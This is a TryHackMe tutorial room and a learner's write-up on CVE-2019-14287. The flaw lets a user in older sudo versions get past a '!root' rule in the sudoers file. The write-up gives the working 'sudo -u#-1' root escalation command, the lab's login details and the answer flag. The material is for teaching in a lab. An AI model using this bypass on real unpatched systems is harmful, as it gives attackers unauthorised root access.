Sudo Security Bypass

Sudo Security Bypass


A tutorial room exploring CVE-2019-14287 in the Unix Sudo Program. Room One in the SudoVulns Series

[Task 1] Deploy!

To deploy this virtual machine you must be connected to the TryHackMe network using your OpenVPN configuration file. If you don't know how to do this, take a quick look at the OpenVPN room first.
Once you're connected click the green "Deploy" button to start an instance of the machine, then we can get started!
(*Please note that VMs can take a few minutes to boot up fully)*
You will be using SSH to log into the machine. On Linux this is done from the terminal, with a command that looks like this:

```
ssh -p <port-number> <username>@<remote-machine-ip>
```

On Windows you would usually use a piece of software such as PuTTY. You would then login like this:



PuTTY Configuration

Basic options for your PuTTY session

Specify the destination you want to connect to

Host Name (or IP address): <remote-machine-ip>

Port: <port>

Connection type: Raw Telnet Rlogin [✓ SSH] Serial

Load, save or delete a stored session

Saved Sessions: Default Settings

Close window on exit: Always Never [✓ Only on clean exit]


Whichever method you're using you will then be asked for a password, which, once entered, will let you execute commands remotely on the machine.

#1
Deployed!

No answer needed

[Task 2] Security Bypass

CVE-2019-14287 is a vulnerability found in the Unix Sudo program by a researcher working for Apple: Joe Vennix. Coincidentally, he also found the vulnerability that we'll be covering in the next room of this series. This exploit has since been fixed, but may still be present in older versions of Sudo (versions < 1.8.28), so it's well worth keeping an eye out for!
For those who might be unfamiliar with it: sudo is a command in unix that allows you to execute programs as other users. This usually defaults to the superuser (root), but it's also possible to execute programs as other users by specifying their username or UID. For example, sudo would usually be used like so: `sudo <command>`, but you could manually choose to execute it as another user like this: `sudo -u#<id> <command>`. This means that you would be pretending to be another user when you executed the chosen command, which can give you higher permissions than you might otherwise have had. As an example:




```
[redacted]~$ cat /root/root.txt
cat: /root/root.txt: Permission denied
[redacted]~$ sudo cat /root/root.txt
This is a test
```

In this example my user account did not have permission to read the file `/root/root.txt`,so I used sudo to temporarily give myself root privileges, in order to read the file.

Like many commands on Unix systems, sudo can be configured by editing a configuration file on your system. In this case that file is called `/etc/sudoers`. Editing this file directly is not recommended due to its importance to the OS installation, however, you can safely edit it with the command `sudo visudo`, which checks when you're saving to ensure that there are no misconfigurations.

The vulnerability we're interested in for this task occurs in a very particular scenario. Say you have a user who you want to grant extra permissions to. You want to let this user execute a program as if they were any other user, but you *don't* want to let them execute it as root. You might add this line to the sudoers file:
`<user> ALL=(ALL:!root) NOPASSWD: ALL`
This would let your user execute any command as another user, but would (theoretically) prevent them from executing the command as the superuser/admin/root. In other words, you can pretend to be any user, except from the admin.

Theoretically.
In practice, with vulnerable versions of Sudo you can get around this restriction to execute the programs as root anyway, which is obviously great for privilege escalation!
With the above configuration, using `sudo -u#0 <command>` (the UID of root is always 0) would not work, as we're not allowed to execute commands as root. If we try to execute commands as user 0 we will be given an error. Enter CVE-2019-14287.
Joe Vennix found that if you specify a UID of -1 (or its unsigned equivalent: 4294967295), Sudo would incorrectly read this as being 0 (i.e. root). This means that by specifying a UID of -1 or 4294967295, you can execute a command as root, *despite being explicitly prevented from doing so*. It is worth noting that this will *only* work if you've been granted non-root sudo permissions for the command, as in the configuration above.
Practically, the application of this is as follows: `sudo -u#-1 <command>`



```
tryhackme@sudo-privesc:~$ whoami
tryhackme
tryhackme@sudo-privesc:~$ sudo -u#-1 whoami
root
```

Now it's your turn.

SSH into that machine you deployed earlier, using port 2222.

The credentials are:
Username: tryhackme
Password: tryhackme
If you're using Linux, the command will look like this:
`ssh -p 2222 tryhackme@MACHINE_IP`

#1
What command are you allowed to run with sudo?

/bin/bash

#2
What is the flag in /root/root.txt?

THM{l33t_s3cur1ty_bypass}

writeup

--logged in with `ssh -p 2222 tryhackme@10.10.199.176` and password `tryhackme`
--ran `sudo -l` command and got:

```
User tryhackme may run the following commands on sudo-privesc:
    (ALL, !root) NOPASSWD: /bin/bash
```

--ran `sudo -u#-1 /bin/bash` and got root shell
--ran `cat /root/root.txt` to get root flag:

```
THM{l33t_s3cur1ty_bypass}
```